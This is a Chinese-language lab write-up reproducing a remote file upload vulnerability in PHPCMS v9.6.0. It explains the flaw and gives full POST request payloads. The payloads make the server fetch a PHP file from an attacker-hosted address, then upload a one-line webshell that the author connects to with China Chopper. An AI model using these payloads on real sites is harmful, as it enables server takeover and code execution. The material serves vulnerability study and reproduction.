PHPcms v9.6.0 文件上传漏洞

一、漏洞描述

PHPCMS 9.6.0版本中的libs/classes/attachment.class.php文件存在漏洞,该漏洞源于PHPCMS程序在下载远程/本地文件时没有对文件的类型做正确的校验。远程攻击者可以利用该漏洞上传并执行任意的PHP代码。

二、漏洞影响版本


PHPCMS 9.6.0

phpcms v9.6.0下载地址：http://down.chinaz.com/soft/28180.html

三、漏洞环境搭建

略

注：PHP版本=v7.3使用switch中使用continue会出现警告错误。（解决措施：v5.2<php<v7.3）




四、漏洞复现

1.本地搭建phpcmsv9.0

2.文件上传漏洞出现在注册页面，进入注册页面，填入所需要的信息

3.使用burp进行抓包（在post请求中可以看到生日写入的字段是info[birthday]，猜测info还有其他对应的值）




4.在另一个系统（kali），开启web服务，然后在web根目录中创建一个txt文件

启动Apache Http的服务：

/etc/init.d/apache2 start

```
kali@kali:/var/www/html$ cat phpinfo.txt
<?php phpinfo();?>
kali@kali:/var/www/html$ ls
index.html  index.nginx-debian.html  phpinfo.txt
kali@kali:/var/www/html$
```

5.对txt文件进行访问（注：因为是远程上传文件漏洞，因此txt文件要先可以被访问）



6.构建poc（注：构建poc时有几个注意点）

- modelid取值（modelid取值有1，2，3，10，11，但是10不可以（info[content]需要调用editor函数，modelid为10不存在这个函数））
- info[birthday]修改为info[content]
- 每次发送数据包要修改username，password，email的值


```
siteid=1&modelid=11&username=13&password=131111&pwdconfirm=131111&email=131111%40163.com&nickname=13&info[content]=<img%20src=http://192.168.112.147/phpinfo.txt?.php#.jpg>&dosubmit=%E5%90%8C%E6%84%8F%E6%B3%A8%E5%86%8C%E5%8D%8F%E8%AE%AE%EF%BC%8C%E6%8F%90%E4%BA%A4%E6%B3%A8%E5%86%8C&protocol=
```


```
9
0 siteid=1&modelid=11&username=13&password=131111&pwdconfirm=
131111&email=131111%40163.com&nickname=13&info[content]=
<img%20src=http://192.168.112.147/phpinfo.txt?.php#.jpg>&
dosubmit=
%E5%90%8C%E6%84%8F%E6%B3%A8%E5%86%8C%E5%8D%8F%E8%AE%AE%EF%BC%8C
%E6%8F%90%E4%BA%A4%E6%B3%A8%E5%86%8C&protocol=
```

7.可以看到返回包里包含了文件上传的路径

```
<div style="font-size:12px;text-align:left; border:1px solid #9cc9e0; padding:1px 4px;color:#000000;font-family:Arial, Helvetica,sans-serif;">
<span><b>
  MySQL Query :
</b>
INSERT INTO `phpcmsv9`.`v9_member_detail` (`content`,`userid`) VALUES ('&lt;img src=http://localhost/phpcmsv9.6.0/install_package/uploadfile/2021/0323/20210323075908701.php&gt;','2') <br />
<b>
  MySQL Error :
</b>
Unknown column 'content' in 'field list' <br />
<b>
  MySQL Errno :
</b>
1054 <br />
<b>
  Message :
</b>
<br />
<a href='http://faq.phpcms.cn/?errno=1054&msg=Unknown+column+%27content%27+in+%27field+list%27' target='_blank' style='color:red'>Need Help?</a>
</span>
```

8.浏览器访问，php代码被执行





9.构造POC,上传一句话

```
siteid=1&modelid=11&username=15&password=151111&pwdconfirm=151111&email=151111%40163.com&nickname=15&info[content]=<img%20src=http://192.168.112.147/shell.txt?.php#.jpg>&dosubmit=%E5%90%8C%E6%84%8F%E6%B3%A8%E5%86%8C%E5%8D%8F%E8%AE%AE%EF%BC%8C%E6%8F%90%E4%BA%A4%E6%B3%A8%E5%86%8C&protocol=
```

```
<div style="font-size:12px;text-align:left; border:1px solid #9cc9e0; padding:1px 4px;color:#000000;font-family:Arial, Helvetica,sans-serif;">
<span><b>
MySQL Query :
</b>
INSERT INTO `phpcmsv9`.`v9_member_detail` (`content`,`userid`) VALUES ('&lt;img src=http://localhost/phpcmsv9.6.0/install_package/uploadfile/2021/0323/20210323080627544.php&gt;','3') <br />
<b>
MySQL Error :
</b>
Unknown column 'content' in 'field list' <br />
<b>
MySQL Errno :
</b>
1054 <br />
<b>
Message :
</b>
<br />
<a href='http://faq.phpcms.cn/?errno=1054&msg=Unknown+column+%27content%27+in+%27field+list%27' target='_blank' style='color:red'>Need Help?</a>
</span>
</div>
```

10、菜刀连接

五、源码解析

详细解析：https://www.jianshu.com/p/204698667fa2?tdsourcetag=s_pcqq_aiomsg